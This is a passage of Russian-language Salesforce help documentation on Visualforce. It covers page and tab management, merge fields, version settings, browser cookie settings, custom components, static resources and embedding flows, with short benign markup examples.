- Чтобы просмотреть все элементы Salesforce, ссылающиеся на страницу (например, настраиваемые вкладки, контроллеры или другие страницы), щелкните **«Где это используется?»**.
- Чтобы свернуть панель нижнего колонтитула режима разработки, нажмите кнопку «Свернуть» (). Чтобы развернуть панель, нажмите кнопку «Развернуть» (.
- Чтобы отключить режим разработки, нажмите кнопку «Отключить режим разработки» (). Чтобы повторно включить режим разработки, откройте страницу личных сведений в меню «Мои параметры».

## Управление страницами Visualforce

Созданные страницы Visualforce доступны для настройки, редактирования и удаления. Введите строку *«Страницы Visualforce»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Страницы Visualforce»**, чтобы отобразить список, содержащий все страницы Visualforce, определенные для организации. Ниже перечислены действия, доступные на данной странице.

- Чтобы **создать страницу Visualforce**, нажмите кнопку **«Создать»**.
- Чтобы **просмотреть подробные сведения о странице**, включая метку и разметку Visualforce, щелкните имя нужной страницы.
- Чтобы изменить имя, метку или разметку Visualforce страницы, щелкните ссылку **«Правка»** напротив имени нужной страницы.
  -  **Прим.:** Значок  указывает на использование страницы Visualforce в установленном управляемом пакете. Управляемый пакет не поддерживает редактирование или удаление страницы Visualforce.
- Чтобы удалить страницу, щелкните ссылку **«Удал.»**.
- Чтобы настроить параметры безопасности страницы, щелкните ссылку **«Безопасность»**.
- Чтобы открыть страницу в новом окне, нажмите кнопку «Предварительный просмотр» ().
-  **Прим.:** Префикс пространства имен добавляется в классы и триггеры Apex, страницы и компоненты Visualforce, фирменные шаблоны, папки, элементы S-Control, статические ресурсы, веб-ссылки и типы настраиваемых отчетов при их наличии в управляемом пакете. Поле префикса пространства имен отображается для фирменных шаблонов, папок и типов настраиваемых отчетов только при наличии полномочия «Настройка приложения».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования страниц Visualforce:

- «Настройка приложения»



## Поля слияния для страниц Visualforce

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

Страницы Visualforce используют тот же язык выражений, что и формулы, то есть, содержимое поля слияния `{! }` оценивается как выражение, позволяющее извлекать значения из текущих контекстных записей. Например, поле слияния `{!$User.FirstName}`, добавленное на страницу, позволяет отображать личное имя текущего пользователя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

```
<apex:page>
  Hello {!$User.FirstName}!
</apex:page>
```

Так, пользователю по имени Иван отображается следующая строка: «Здравствуйте, Иван!».

Кроме того, поля слияния или другие функции могут использоваться для индивидуализации содержимого справки объекта.

СМ. ТАКЖЕ:

[Определение страниц Visualforce](#)



## Создание вкладок Visualforce

Вкладки Visualforce позволяют пользователям просматривать страницы Visualforce прямо в системе Salesforce.

Чтобы создать вкладку Visualforce, выполните указанные ниже действия.

1. Введите строку «*Вкладки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Вкладки**».
2. Нажмите кнопку «**Создать**» в связанном списке «Вкладки Visualforce».
3. Выберите страницу Visualforce для отображения на настраиваемой вкладке. Если нужная страница Visualforce отсутствует, щелкните ссылку «**Создать новую страницу**».
4. Введите метку для отображения на вкладке.
5. Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля «Стиль вкладки».

Если стиль вкладки уже используется, то напротив имени стиля вкладки в квадратных скобках [] отображается число. Чтобы просмотреть вкладки, использующие данный стиль, наведите указатель мыши на имя нужного стиля. Чтобы отфильтровать данный список, щелкните «Скрыть стили, используемые на других вкладках».



6. Чтобы выбрать цветовую схему и значок настраиваемой вкладки, щелкните нужный стиль вкладки.

Чтобы создать настраиваемый стиль вкладки, нажмите кнопку «**Создать собственный стиль**» в окне «Выбор стиля вкладки» (при наличии доступа ко вкладке «Документы»).

Чтобы создать собственный стиль вкладки, выполните указанные ниже действия.

- a. Чтобы открыть диалоговое окно выбора цвета, щелкните значок поиска напротив поля «Цвет».
- b. Нажмите кнопку «**Вставить изображение**», выберите папку документов и нужное изображение.


Чтобы найти документ, имя которого содержит поисковый запрос, щелкните «**Поиск в документах**», введите поисковый запрос и нажмите кнопку «**Начать**».

 **Прим.:** Данное диалоговое окно содержит файлы размером не более 20 Кб, которые доступны в папках документов и в свойствах которых установлен флажок «Внешний доступ». При удалении документа, используемого для значка, система Salesforce заменяет его стандартным разноцветным значком блока (.

- c. Выберите нужный файл и нажмите кнопку «**ОК**». При этом откроется мастер создания настраиваемой вкладки.

7. Чтобы гарантировать надлежащее отображение и функционирование страницы Visualforce в приложении Salesforce Classic Mobile, установите флажок «Поддержка Salesforce Classic».

Установка данного флажка инициирует добавление вкладки в список доступных вкладок для конфигураций Salesforce Classic Mobile. Чтобы гарантировать совместимость страниц вкладок Visualforce с мобильными обозревателями, просмотрите рекомендации по использованию вкладок Salesforce Classic Mobile.

 **Прим.:** Флажок «Поддержка Salesforce Classic Mobile» отображается только при использовании приложения Salesforce Classic Mobile.

Данный параметр не влияет на отображение вкладок Visualforce в приложении Salesforce1. Дополнительную информацию об активации новой вкладки Visualforce для использования в приложении Salesforce1 см. в разделах «[Включение страниц Visualforce для мобильного приложения Salesforce1](#)» на странице 1141 и «[Определение страниц Visualforce](#)» на странице 5623.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания вкладок Visualforce:

- «Настройка приложения»

8. При необходимости выберите настраиваемую ссылку заставки, отображаемой при выборе вкладки. Обратите внимание, что приложение Salesforce Classic Mobile не поддерживает отображение заставок. Рекомендуем избегать использования заставки при планировании мобильности данной вкладки.
9. При необходимости введите описание вкладки и нажмите кнопку **«Далее»**.
10. Выберите нужные профили пользователей.
  - Установите флажок **«Применить доступность вкладки ко всем профилям»** и выберите значение «Включены стандартные параметры», «Отключены стандартные параметры» или «Вкладка скрыта» из раскрывающегося списка.
  - При необходимости установите флажок **«Применить различную доступность вкладки в каждом профиле»** и выберите значение «Включены стандартные параметры», «Отключены стандартные параметры» или «Вкладка скрыта» из раскрывающегося списка для каждого профиля.
11. Выберите настраиваемые приложения для добавления новой вкладки.
12. Чтобы добавить новую вкладку в настроенные параметры отображения пользователей, установите флажок «Добавить вкладку в текущие персональные настройки пользователя».
13. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Определение страниц Visualforce](#)

## Необработываемые исключения в Visualforce

Если страница Visualforce, разработанная другим пользователем, содержит ошибку или необработываемое исключение, то:

- Пользователь может просмотреть пояснение ошибки в системе Salesforce.
- Разработчик страницы получает электронное уведомление об ошибке, содержащее только код пользователя и код организации.

Если пользователь находится в режиме разработки, но использует пространство имен, отличающееся от страницы, то система отображает сообщение об исключении, тип исключения и уведомление об отправке разработчику электронного предупреждения.

Если разработчик не находится в режиме разработки, но использует пространство имен, аналогичное странице, то система отображает сообщение об исключении. Кроме того, система может отображать сообщение об отправке разработчику электронного уведомления. Если разработчик находится в режиме разработки, то система отображает сообщение об исключении, тип исключения и трассировку стека Apex.

СМ. ТАКЖЕ:


[Отладка кода](#)

## Управление параметрами версии для страниц и настраиваемых компонентов Visualforce

В целях обеспечения обратной совместимости каждая страница и каждый настраиваемый компонент Visualforce сохраняется с параметрами определенной версии API и Visualforce. Если страница или компонент Visualforce ссылается на установленные управляемые пакеты, то параметры версии для каждого управляемого пакета, используемого страницей или компонентом, также сохраняются. Подобно Visualforce, API и компоненты управляемых пакетов используются в последующих версиях, но страницы и компоненты Visualforce все равно остаются связанными с версиями, поведение которых уже известно.


Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат:

*основной\_номер . дополнительный\_номер . номер\_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер\_исправления* указывается и обновляется только в случае выпуска исправления. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет.

 **Прим.:** Компоненты пакета отличаются от настраиваемых компонентов Visualforce. Пакет — это набор разнообразных элементов (например, настраиваемые объекты, классы и триггеры Apex, настраиваемые страницы и компоненты).

Чтобы задать версии Salesforce API и Visualforce для страницы или настраиваемого компонента Visualforce, выполните указанные ниже действия.

1. Измените страницу или компонент Visualforce и щелкните **«Параметры версии»**.

 **Прим.:** При редактировании страницы или компонента в меню «Настройка» можно изменить только параметры версии страницы или настраиваемого компонента на вкладке «Параметры версии».

2. Выберите версию Salesforce API в параметре «Версия». Данная версия также определяет версию Visualforce, используемую на странице или в компоненте.

3. Нажмите кнопку **«Сохранить»**.

Чтобы настроить параметры версии пакета для страницы или настраиваемого компонента Visualforce, выполните указанные ниже действия.

1. Измените страницу или компонент Visualforce и щелкните **«Параметры версии»**.

2. Заполните поле «Версия» для каждого управляемого пакета, используемого страницей или компонентом Visualforce. Данная версия управляемого пакета продолжает использоваться страницей или компонентом при установке более поздних версий управляемого пакета, если параметры версии не обновляются пользователем вручную. Чтобы добавить установленный управляемый пакет в список параметров, выберите нужный пакет из списка доступных пакетов. Список отображается только при наличии установленного управляемого пакета, который больше не связан со страницей или компонентом.

3. Нажмите кнопку **«Сохранить»**.

Ниже перечислены рекомендации по работе с параметрами версии пакета.

- Страница или настраиваемый компонент Visualforce, ссылающийся на управляемый пакет, по умолчанию связывается с последней установленной версией управляемого пакета, если при его сохранении версия управляемого пакета не указывается.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и настройки  
параметров версии для  
страниц Visualforce:

- «Настройка приложения»

- Если страница или компонент ссылается на пакет, то кнопка «Удалить» недоступна для параметров версии страницы или компонента Visualforce, используемых управляемым пакетом. Чтобы определить области использования управляемого пакета, нажмите кнопку «Показать зависимости».

## Параметры безопасности обозревателя и Visualforce

Некоторые страницы Visualforce запускаются на серверах \*.force.com. Подобно серверу \*.salesforce.com, сервер \*.force.com должен быть добавлен в список надежных сайтов обозревателя.

В зависимости от используемого обозревателя и заданных параметров, некоторые страницы могут отображать ошибку следующего содержания:

Некоторое содержимое не может быть отображено на данной странице из-за настроек конфиденциальности обозревателя. Для отображения содержимого в настройках конфиденциальности обозревателя разрешите получение сторонних файлов cookie от домена mypages.na1.visual.force.com. Кроме того, при использовании Internet Explorer домен "mypages.na1.visual.force.com" может быть добавлен в список надежных сайтов.

Система Salesforce дополняет некоторые страницы заголовком P3P. Ниже перечислены параметры, составляющие данный заголовок.

### Цель

CUR: сведения, используемые для выполнения соответствующего действия.

### Категория

СТА: механизмы обеспечения активной обратной связи с пользователем или автоматического определения пользователей, посещающих конкретный веб-узел или просматривающих конкретное содержимое повторно (например, HTTP-файлы cookie).

### Получатель

OTR: юридические лица, следующие разным политикам. Данный параметр не может быть добавлен или исключен пользователями.

Если обозреватель поддерживает спецификацию P3P, то данный заголовок разрешает отображение всех страниц Visualforce. Дополнительную информацию о спецификации P3P см. на веб-узле [Platform for Privacy Preferences \(P3P\) Project](#).

Если обозреватель блокирует сторонние файлы cookie, не поддерживает заголовок P3P и отображает сообщение об ошибке, подобное сообщению выше, выполните одно из указанных ниже действий.

- Настройте P3P для обозревателя.
- Разрешите обозревателю отображение сторонних файлов cookie.
- Добавьте соответствующий сервер в список исключений файлов cookie обозревателя.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Компоненты Visualforce

### Что такое настраиваемый компонент?

Система Salesforce поддерживает библиотеку готовых стандартных компонентов (например, `<apex:relatedList>` и `<apex:dataTable>`), которые могут использоваться для разработки страниц Visualforce. При необходимости данная библиотека может быть дополнена собственными настраиваемыми компонентами.

Настраиваемый компонент определяет типовой шаблон проектирования, который может повторно использоваться на страницах Visualforce. Ниже перечислены составляющие компонента.

- Разметка Visualforce, разграниченная тегом `<apex:component>`.
- Дополнительный контроллер компонента, созданный посредством Apex и позволяющий компоненту выполнять дополнительную логику (например, сортировка элементов списка или вычисление значений).

Предположим, страницы Visualforce требуются для создания фотоальбома. Каждая фотография альбома использует собственный цвет границы и расположенный ниже текстовый заголовок. Чтобы избежать повторного использования разметки Visualforce, необходимой для отображения каждой фотографии альбома, рекомендуем создать настраиваемый компонент `singlePhoto`, содержащий атрибуты для изображения, цвета границы и заголовка, которые затем используются для отображения изображения на странице. Каждая страница Visualforce, доступная в организации, может использовать созданный настраиваемый компонент `singlePhoto` аналогично стандартному компоненту (например, `<apex:dataTable>` или `<apex:relatedList>`).

В отличие от шаблонов страниц, которые также позволяют разработчикам повторно использовать разметку, настраиваемые компоненты отличаются большей эффективностью и универсальностью.

- Настраиваемые компоненты позволяют разработчикам определять атрибуты, которые могут быть переданы каждому компоненту. Значение атрибута может изменять способ отображения разметки на финальной странице и логику на основе контроллера, выполняемую для данного экземпляра компонента. Данный алгоритм отличается от алгоритма шаблонов, который не поддерживает передачу данных со страницы, использующей шаблон, в определение шаблона.
- Описания настраиваемых компонентов отображаются в справочном диалоговом окне приложения вместе с описаниями стандартных компонентов. Описания шаблонов, определяемых как страницы, могут просматриваться только посредством раздела «Настройка» системы Salesforce.

СМ. ТАКЖЕ:

[Определение настраиваемых компонентов Visualforce](#)

[Просмотр и редактирование настраиваемых компонентов Visualforce](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Определение настраиваемых компонентов Visualforce

Чтобы создать настраиваемый компонент Visualforce, выполните указанные ниже действия.

1. В меню «Настройка» Salesforce введите строку «Компоненты» в поле «Быстрый поиск» и выберите пункт **«Компоненты Visualforce»**.
  2. Нажмите кнопку **«Создать»**.
  3. Введите текст, который должен использоваться для определения настраиваемого компонента в меню «Настройка», в поле «Метка».
  4. Введите текст, который должен определять данный настраиваемый компонент в разметке Visualforce, в поле «Имя». Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
  5. Введите текстовое описание настраиваемого компонента в поле «Описание». Данное описание отображается вместе с описаниями других стандартных компонентов при нажатии кнопки **«Сохранить»**.
  6. Введите разметку Visualforce для определения настраиваемого компонента в текстовое поле «Текст». Отдельный компонент может содержать не более 1 Мб текста или примерно 1 000 000 символов.
  7. Чтобы указать версии Visualforce и API, использованные для создания данного компонента, щелкните **«Параметры версии»**. При необходимости укажите версии любых управляемых пакетов, установленных в организации.
  8. Чтобы сохранить внесенные изменения и просмотреть сведения о настраиваемом компоненте, нажмите кнопку **«Сохранить»**. Чтобы сохранить внесенные изменения и продолжить редактирование компонента, нажмите кнопку **«Быстрое сохранение»**. Прежде чем сохранить компонент, убедитесь в действительности разметки Visualforce.
-  **Прим.:** Чтобы создать настраиваемый компонент в режиме разработки Visualforce, добавьте ссылку на настраиваемый компонент, который отсутствует в разметке страницы Visualforce. После сохранения разметки отображается специальная ссылка, позволяющая создать определение компонента (включая любые заданные атрибуты) на основе имени, введенного для компонента.

Например, чтобы создать настраиваемый компонент `myNewComponent` и вставить строку `<c:myNewComponent myNewAttribute="foo"/>` в текущую разметку страницы, нажмите кнопку **«Сохранить»** и воспользуйтесь ссылкой, позволяющей создать настраиваемый компонент `myNewComponent` со следующим стандартным определением:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых компонентов:

- «Настройка приложения»

Чтобы изменить данное определение, введите строку «Компоненты» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Компоненты Visualforce» и щелкните кнопку «Редактировать» напротив настраиваемого компонента myNewComponent.

СМ. ТАКЖЕ:

[Что такое настраиваемый компонент?](#)

[Что такое настраиваемый компонент?](#)

## Просмотр и редактирование настраиваемых компонентов Visualforce

Введите строку «Компоненты» в поле «Быстрый поиск» в меню «Настройка», выберите «Компоненты Visualforce» и щелкните имя настраиваемого компонента для просмотра определения.

Ниже перечислены действия, доступные на странице сведений.

- Чтобы изменить настраиваемый компонент, нажмите кнопку «Правка».
- Чтобы удалить настраиваемый компонент, нажмите кнопку «Удалить».
- Чтобы клонировать настраиваемый компонент, нажмите кнопку «Клонировать». Введите имя нового компонента.
- Чтобы просмотреть все ссылки на данный настраиваемый компонент в организации, щелкните «Где это используется?».
- Чтобы просмотреть элементы (например, другие компоненты, полномочия или настройки), необходимые для того, чтобы данный настраиваемый компонент был действителен, нажмите кнопку «Показать зависимости».

Чтобы просмотреть созданный компонент, воспользуйтесь адресом `http://мой_экземпляр_Salesforce/apexcomponent/имя_нового_компонента`, где значение `мой_экземпляр_Salesforce` — это имя экземпляра Salesforce (например, `na3.salesforce.com`), а значение `имя_нового_компонента` соответствует значению поля «Имя» в определении настраиваемого компонента.

Компонент отображается как страница Visualforce. Соответственно, если компонент основывается на атрибутах или содержимом текста тега компонента, то данный URL-адрес может возвращать непредвиденные результаты. Чтобы выполнить дополнительное тестирование, добавьте настраиваемый компонент на страницу Visualforce и просмотрите страницу.

СМ. ТАКЖЕ:

[Что такое настраиваемый компонент?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ




Для клонирования, редактирования, удаления или выбора версий настраиваемых компонентов:


- «Настройка приложения»



## Управление настраиваемыми компонентами Visualforce

Созданные настраиваемые компоненты доступны для просмотра, редактирования и удаления. Введите строку «Компоненты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Компоненты Visualforce», чтобы отобразить список, содержащий все настраиваемые компоненты, определенные для организации. Ниже перечислены действия, доступные на данной странице.

- Чтобы **создать настраиваемый компонент**, нажмите кнопку «Создать».
  - Чтобы **просмотреть подробные сведения о компоненте**, щелкните имя нужного компонента.
  - Чтобы **изменить имя или разметку компонента**, щелкните ссылку «Правка».
-  **Прим.:** Значок  указывает на использование настраиваемого компонента Visualforce в установленном управляемом пакете. Управляемый пакет не поддерживает редактирование или удаление настраиваемого компонента Visualforce. Значок  указывает, что настраиваемый компонент Visualforce, используемый в управляемом выпущенном ранее пакете, будет удален при следующей загрузке пакета. Настраиваемый компонент Visualforce может быть восстановлен на странице сведений о пакете.
- Чтобы удалить настраиваемый компонент из организации, щелкните ссылку «Удал.».

 **Прим.:** Префикс пространства имен добавляется в классы и триггеры Apex, страницы и компоненты Visualforce, фирменные шаблоны, папки, элементы S-Control, статические ресурсы, веб-ссылки и типы настраиваемых отчетов при их наличии в управляемом пакете. Поле префикса пространства имен отображается для фирменных шаблонов, папок и типов настраиваемых отчетов только при наличии полномочия «Настройка приложения».

## Статические ресурсы

### Что такое статический ресурс?

Статические ресурсы позволяют загружать содержимое, которое может использоваться страницами Visualforce, включая архивы (например, файлы ZIP и JAR), изображения, таблицы стилей, JavaScript и прочие файлы.

Ниже перечислены преимущества загрузки файла на вкладку «Документы» посредством статического ресурса.

- Связанные файлы могут быть объединены в иерархию каталогов, которая может быть загружена в качестве архива ZIP и JAR.
- Глобальная переменная `Resource` позволяет разметке страницы ссылаться на статический ресурс по имени вместо жестко запрограммированных кодов документа.
  - Чтобы добавить ссылку на отдельный файл, воспользуйтесь полем слияния `Resource.<имя_ресурса>`, где `<имя_ресурса>` — это имя, указанное при загрузке ресурса. Например:

```
<apex:image url="{!Resource.TestImage}" width="50" height="50"/>
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых компонентов:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



ИЛИ

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

- Чтобы добавить ссылку на файл архива, воспользуйтесь функцией URLFOR. Укажите имя статического ресурса, введенное при загрузке, посредством первого параметра, а путь к нужному файлу архива посредством второго параметра. Например:

```
<apex:image url="{!URLFOR($Resource.TestZip,
    'images/Bluehills.jpg')}" width="50" height="50"/>
```

ИЛИ

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}" />
```

- Чтобы добавить ссылку на другое содержимое архива, воспользуйтесь относительными путями в файлах архивов статического ресурса. Например, CSS-файл `styles.css` использует следующий стиль:

```
table { background-image: img/testimage.gif }
```

При использовании данного стиля на странице Visualforce убедитесь, что изображение может быть найдено CSS-файлом. Создайте архив (например, ZIP-файл), содержащий файл `styles.css` и изображение `img/testimage.gif`. Убедитесь, что архив сохраняет структуру пути. Затем загрузите архивный файл как статический ресурс `style_resources`. Затем дополните страницу следующим компонентом:

```
<apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}" />
```

Если статический ресурс содержит таблицу стилей и изображение, то относительный путь в таблице стилей возвращает изображение.

Размер одного статического ресурса может составлять не более 5 Мб. Общий размер статических ресурсов организации может составлять не более 250 Мб. Статические ресурсы учитываются хранилищем данных организации.

СМ. ТАКЖЕ:


[Определение статических ресурсов](#)

## Определение статических ресурсов

Чтобы создать статический ресурс, выполните указанные ниже действия.

1. Введите строку «*Статические ресурсы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Статические ресурсы**».
2. Нажмите кнопку «**Создать**».

3. Введите текст, который должен использоваться для определения ресурса в разметке Visualforce, в поле «Имя». Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.


 **Прим.:** Изменение имени статического ресурса, используемого разметкой Visualforce, инициирует обновление разметки Visualforce.

4. Введите дополнительное описание ресурса в текстовое поле «Описание».
5. Чтобы выбрать локальную копию нужного ресурса, нажмите кнопку «**Обзор**» напротив текстового поля «Файл».

Размер одного статического ресурса может составлять не более 5 Мб. Общий размер статических ресурсов организации может составлять не более 250 Мб.


6. Заполните поле «Управление кэшем».

- «*Личный*»: данные статического ресурса, кэшированные на сервере Salesforce, недоступны другим пользователям. В кэше хранятся только статические ресурсы для текущего сеанса пользователя.


 **Прим.:** Параметрам кэширования для статических ресурсов назначается значение «Личный» при использовании сайта Force.com, поддерживающего ограничения по диапазону IP-адресов или времени входа для профиля пользователя-гостя. Сайты, поддерживающие ограничения для профиля пользователя-гостя, кэшируют статические ресурсы только в пределах обозревателя. Кроме того, при ограничении доступа к общедоступному сайту удаление статических ресурсов из кэша Salesforce и любого промежуточного кэша может занять до 45 дней.

- «*Общедоступный*»: данные статического ресурса, кэшированные на сервере Salesforce, доступны другим пользователям организации для сокращения времени загрузки.

Спецификации W3C для определений поля заголовка содержат более подробную техническую информацию о функции управления кэшем.

 **Прим.:** Данная функция доступна только тем организациям, которые поддерживают сайты и используют статические ресурсы.

7. Нажмите кнопку «**Сохранить**».

 **Внимание:** При использовании приложения WinZip рекомендуем установить последнюю версию. Устаревшие версии приложения WinZip могут инициировать потерю данных.

СМ. ТАКЖЕ:

[Просмотр и редактирование статических ресурсов](#)

[Что такое статический ресурс?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания статических ресурсов:

- «Настройка приложения»

## Просмотр и редактирование статических ресурсов

Чтобы просмотреть сведения о статическом ресурсе, включая тип MIME, размер в байтах, даты создания и последнего изменения, введите строку «*Статические ресурсы*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Статические ресурсы**» и щелкните имя нужного ресурса.

Ниже перечислены действия, доступные на странице сведений.

- Чтобы изменить ресурс, нажмите кнопку «**Правка**».
- Чтобы удалить ресурс, нажмите кнопку «**Удалить**».
- Чтобы клонировать ресурс, нажмите кнопку «**Клонировать**». Введите имя нового ресурса.
- Чтобы просмотреть все ссылки на данный статический ресурс в организации, щелкните «**Где это используется?**».

СМ. ТАКЖЕ:

- [Определение статических ресурсов](#)
- [Управление статическими ресурсами](#)
- [Что такое статический ресурс?](#)

## Управление статическими ресурсами

Созданные статические ресурсы доступны для настройки, редактирования и удаления. Введите строку «*Статические ресурсы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Статические ресурсы**», чтобы отобразить список, содержащий все статические ресурсы, определенные для организации. Ниже перечислены действия, доступные на данной странице.

- Чтобы создать статический ресурс, нажмите кнопку «**Создать статический ресурс**».
- Чтобы просмотреть подробные сведения о странице, включая тип MIME и размер, щелкните имя нужного ресурса.
- Чтобы изменить имя или загрузить новую версию ресурса, щелкните ссылку «**Правка**» напротив нужного ресурса.
- Чтобы удалить ресурс, щелкните ссылку «**Удал.**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для клонирования, редактирования или удаления статических ресурсов:

- «Настройка приложения»

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования статических ресурсов:

- «Настройка приложения»

-  **Прим.:** Префикс пространства имен добавляется в классы и триггеры Apex, страницы и компоненты Visualforce, фирменные шаблоны, папки, элементы S-Control, статические ресурсы, веб-ссылки и типы настраиваемых отчетов при их наличии в управляемом пакете. Поле префикса пространства имен отображается для фирменных шаблонов, папок и типов настраиваемых отчетов только при наличии полномочия «Настройка приложения».

СМ. ТАКЖЕ:


[Просмотр и редактирование статических ресурсов](#)

[Что такое статический ресурс?](#)

## Потоки в Visualforce

### Добавление потока на страницу Visualforce


Чтобы настроить внешний вид потока или расширить его функциональные возможности, добавьте поток на страницу Visualforce. Если организация использует потоки, включенные для сайтов и порталов, то страница Visualforce может использоваться для доставки потока пользователям сайта Force.com, портала или сообщества.

-  **Прим.:** Пользователи могут выполнять только потоки, имеющие активную версию. При добавлении потока, не имеющего активной версии, отображается сообщение об ошибке. При добавлении потока, содержащего элемент подпотока, должна быть доступна активная версия потока, вызываемого элементом подпотока.

Чтобы добавить поток на страницу Visualforce, воспользуйтесь компонентом `<flow:interview>`.

- Найдите уникальное имя потока.
  - Введите строку «*Потоки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Потоки**».
  - Щелкните по имени потока, который хотите добавить.
- Создайте страницу Visualforce или откройте текущую страницу для редактирования.
- Добавьте компонент `<flow:interview>` между тегами `<apex:page>`.
- Укажите уникальное имя потока посредством атрибута `name`. Например:

```
<apex:page>
<flow:interview name="MyUniqueFlowName"/>
</apex:page>
```

-  **Прим.:** Если поток установлен из управляемого пакета, то атрибут `name` должен иметь следующий формат: `пространство_имен.уникальное_имя_потока`.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и настройки  
параметров версии для  
страниц Visualforce:

- «Настройка приложения»

Для активации, деактивации  
или удаления потока, либо  
редактирования свойств  
потока:

- «Управление Force.com Flow»

5. Чтобы выбрать пользователей, которые могут выполнять поток, настройте параметры безопасности для соответствующей страницы Visualforce.

Внешние пользователи (например, пользователи сообщества) могут выполнять потоки только при наличии доступа к странице Visualforce. Внутренние пользователи могут выполнять потоки при наличии доступа к странице Visualforce и одного из компонентов ниже.

- Полномочие «Выполнение потоков»
- Поле «Пользователь Force.com Flow», включенное на странице сведений о пользователе

6. Чтобы определить действия, выполняемые при нажатии кнопки «Готово» на последней странице потока, [настройте алгоритм завершения потока](#).

СМ. ТАКЖЕ:

[Visual Workflow](#)

[Управление страницами Visualforce сайтов Force.com](#)

